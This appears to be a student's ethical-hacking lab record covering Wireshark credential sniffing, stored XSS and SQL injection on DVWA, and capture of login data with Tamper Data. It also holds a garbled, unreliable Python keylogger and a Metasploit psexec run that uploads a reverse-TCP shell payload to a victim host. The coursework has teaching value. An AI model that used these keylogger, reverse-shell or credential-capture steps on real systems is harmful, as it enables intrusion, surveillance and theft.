Nmap done: 1 IP address (1 host up) scanned in 8.77 seconds
```

ETHICAL HACKING

PRACTICAL NO. 5

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CHIRAG BHATIA

Aim:

Use Wireshark sniffer to capture network traffic and analyse.

1. Open Wireshark and select your Connection.

The Wireshark Network Analyzer

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

Welcome to Wireshark

Capture

...using this filter:

☒ **Ethernet**

VMware Network Adapter VMnet1

VMware Network Adapter VMnet8

VirtualBox Host-Only Network

USBPcap1

Capturing from Ethernet

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
31	4.457083	192.168.9.164	224.0.0.22	IGMPv3	60	Membership Report / Join group 224.0.0.251 fo
32	4.796238	192.168.1.1	239.255.255.250	SSDP	175	M-SEARCH * HTTP/1.1
33	4.810995	192.168.9.146	224.0.0.251	MDNS	183	Standard query 0x005d PTR _233637DE._sub._goo
34	4.902378	192.168.9.133	224.0.0.22	IGMPv3	54	Membership Report / Join group 224.0.0.252 fo
35	4.906220	192.168.1.1	239.255.255.250	SSDP	175	M-SEARCH * HTTP/1.1
36	4.961252	192.168.9.145	224.0.0.22	IGMPv3	60	Membership Report / Join group 224.0.0.251 fo
37	5.070500	Tp-LinkT_4b:86:ae	Broadcast	ARP	60	Who has 192.168.9.140? Tell 192.168.9.1
38	5.205922	fe80::5c8c:13a7:3ab_	ff02::c	SSDP	208	M-SEARCH * HTTP/1.1
39	5.401860	192.168.9.133	224.0.0.22	IGMPv3	54	Membership Report / Join group 239.255.255.25
40	5.782618	192.168.9.146	239.255.255.250	SSDP	167	M-SEARCH * HTTP/1.1
41	5.934569	Tp-LinkT_4b:86:ae	Broadcast	ARP	60	Who has 192.168.9.177? Tell 192.168.9.1
42	6.039566	192.168.9.146	239.255.255.250	SSDP	167	M-SEARCH * HTTP/1.1
43	6.070513	Tp-LinkT_4b:86:ae	Broadcast	ARP	60	Who has 192.168.9.140? Tell 192.168.9.1
44	6.332831	192.168.9.146	239.255.255.250	SSDP	167	M-SEARCH * HTTP/1.1

> Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0

> Ethernet II, Src: Tp-LinkT_4b:86:ae (0c:80:63:4b:86:ae), Dst: HewlettP_d2:01:f9 (a0:0c:fd:d2:01:f9)

> Internet Protocol Version 4, Src: 77.234.45.70, Dst: 192.168.9.133


> Transmission Control Protocol, Src Port: 80, Dst Port: 59296, Seq: 1, Ack: 1, Len: 0

```


0000  a0 8c fd d2 01 f9 0c 80 63 4b 86 ae 08 00 45 00  ....cK...E
0010  00 28 b5 c0 40 00 3d 06 42 b2 4d ea 2d 46 c0 a8  ( 8 B M F
0020  09 05 00 50 e7 a0 27 40 b5 2a 93 6c 1f 3c 50 10  .P.  * I <P
0030  00 70 f5 02 00 00 00 00 09 85 00 50             p.....P

```


2. Open any http website and add display filter as http.



3. Right Click on the POST method >> Follow >> TCP stream.



4. Search for 'credentials' in the dialog box.



ETHICAL HACKING

PRACTICAL NO. 6

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CHIRAG BHATIA

Aim:

Simulate persistent Cross Site Scripting attack.

1. Extract the DVWA zip file.
2. Copy the folder and paste it in Drive C: > xampp > htdocs
3. Rename the file as DVWA.
4. Go in the config file and rename the file as config.inc.php
5. Open chrome and search localhost/DVWA.
6. Click on create/reset database. The database will be created. Click on login.



7. Username = “Admin” and Password = “password”. Click on login.



8. Click on DVWA security and set the security to low.

0/DVWA/security.php#

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[SQL Injection](#)
[SQL Injection \(Blind\)](#)
[Weak Session IDs](#)
[XSS \(DOM\)](#)
[XSS \(Reflected\)](#)
[XSS \(Stored\)](#)
[CSP Bypass](#)
[JavaScript](#)

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DVWA Security

Security Level

Security level is currently: **low**

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Low

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

9. Click on XSS (Stored) write the script and click on sign guestbook. The script will be executed whenever the page is reloaded.

ty: Stored XSS

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[Insecure CAPTCHA](#)
[SQL Injection](#)
[SQL Injection \(Blind\)](#)
[Weak Session IDs](#)
[XSS \(DOM\)](#)
[XSS \(Reflected\)](#)
[XSS \(Stored\)](#)
[CSP Bypass](#)
[JavaScript](#)

[DVWA Security](#)
[PHP Info](#)
[About](#)

[Logout](#)


Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

More Information

- [https://www.ovasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.ovasp.org/index.php/Cross-site_Scripting_(XSS))
- https://www.ovasp.org/index.php/XSS_Peter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.exploitsecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>



ETHICAL HACKING

PRACTICAL NO. 7

TCS2223013

CHIRAG BHATIA

Aim:

Session impersonation using Firefox and Tamper Data add on

1. Open Firefox
2. Go to tools > Add on > Extension
3. Search and install Temper Data.
4. Go to Facebook login page.
5. Now click on tamper add on and start tampering the data.
6. Now enter the username and password in the Facebook login page.
7. Your username and password are being captured using session impersonation.

moz-extension://0e8ababf-affe-4fee-a...

Details

URL

Method POST

Type main_frame

Request Body

Name	Value
jazoest	<input type="text" value="2663"/>
lsd	<input type="text" value="AVqZXu35"/>
email	<input type="text" value="narendramodi@gmail.com"/>
pass	<input type="text" value="123456789"/>
timezone	<input type="text" value="-330"/>
lgndim	<input type="text" value="eyJ3IjoxMzY2LCJoljo3Njgs"/>
lgnrnd	<input type="text" value="231801_OZ4s"/>
lgnjs	<input type="text" value="1552115883"/>

8. Select a website for tempering data e.g(razorba).

Razorba Back Hair Shaver, back X

www.razorba.com

Reported By:
 Maxim Magazine
 FHM Magazine
 Stuff Magazine
 Rachael Ray Show (TV)
 Dave Barry
 Gizmodo
 MTV Canada
 Bob and Tom Show
 Bro Shaver
 USA Today

NEW!

NEW GREATEST (G.O.A.T) EXTRA WIDE DISPOSABLE RAZOR is NOW AVAILABLE. Attaches to your Razorba Shaver for a Fast and Comfortable shave.

Cart


9. Select any item to buy

10. Then click on add-cart

11. Then click on TemperData(add-on)




12. Refresh the page to get the extension.



13. Click on OK.



14. Change values in Cookie option for tempering the DATA.



15. Then click on OK and see the Data has been Tempered.




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Shopping  Cart

Delete	Product	Qty	Price	Total
<input type="checkbox"/>	Razorba War Hammer Starter Edition	5	\$69.95	\$349.75
Made changes?			Update Cart	\$349.75
Estimated USA or Canada shipping: \$0.00, International \$66.52				
Enter promo code:		<input type="text"/>	Apply code	

ETHICAL HACKING

PRACTICAL NO. 8

TCS2223013

CHIRAG BHATIA

Aim:

Perform SQL injection attack.

1. Extract the DVWA zip file.
2. Copy the folder and paste it in Drive C: > xampp > htdocs
3. Rename the file as DVWA.
4. Go in the config file and rename the file as config.inc.php
5. Open chrome and search localhost/DVWA.
6. Click on create/reset database. The database will be created. Click on login.



7. Username = "Admin" and Password = "password".
Click on login.



8. Click on DVWA security and set the security to low.




9. Click on SQL Injection.

10. In User Id enter 1 and click on submit.



10. Type 1' or tue;# and click on submit.



ETHICAL HACKING

PRACTICAL NO. 9

TCS2223013

CHIRAG BHATIA

Aim:

Create a simple keylogger using Python.

```
from pynput.keyboard import Key, Listener
import logging

# if no name it gets into an empty string log_dir = ""
# This is a basic logging function
logging.basicConfig(filename=(log_dir + "key_log.txt"),
                    level=logging.DEBUG, format='%(asctime)s: %(message)s:')
# This is from the library def on_press(key):
logging.info(str(key))
# This says, listener is on with Listener(on_press=on_press)
as listener: listener.join()
```

2018-11-04 22:30:58,825:u'h':
2018-11-04 22:30:59,315:u'e':
2018-11-04 22:30:59,683:u'l':
2018-11-04 22:30:59,898:u'l':
2018-11-04 22:31:00,098:u'o':
2018-11-04 22:31:19,914:Key.space:
2018-11-04 22:31:20,490:u'w':
2018-11-04 22:31:20,641:u'o':
2018-11-04 22:31:21,187:u'r':
2018-11-04 22:31:21,378:u'l':
2018-11-04 22:31:21,602:u'd':

ETHICAL HACKING

PRACTICAL NO. 10

TCS2223013

CHIRAG BHATIA

Aim:

Using Metasploit to exploit (Kali Linux)

Download and open Metasploit.

Use exploit to attack the host.

Create the exploit and add the exploit to the victim's PC

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
msf exploit(psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(psexec) > set LPORT 4444
LPORT => 4444
msf exploit(psexec) > set SMBUSER victim
SMBUSER => victim
msf exploit(psexec) > set SMBPASS s3cr3t
SMBPASS => s3cr3t
msf exploit(psexec) > exploit

[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'victim'...
[*] Uploading payload...
[*] Created \hikmEeEM.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (ciWyCvEp - "MXAVZsCqfRtZwScLdexnD")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
```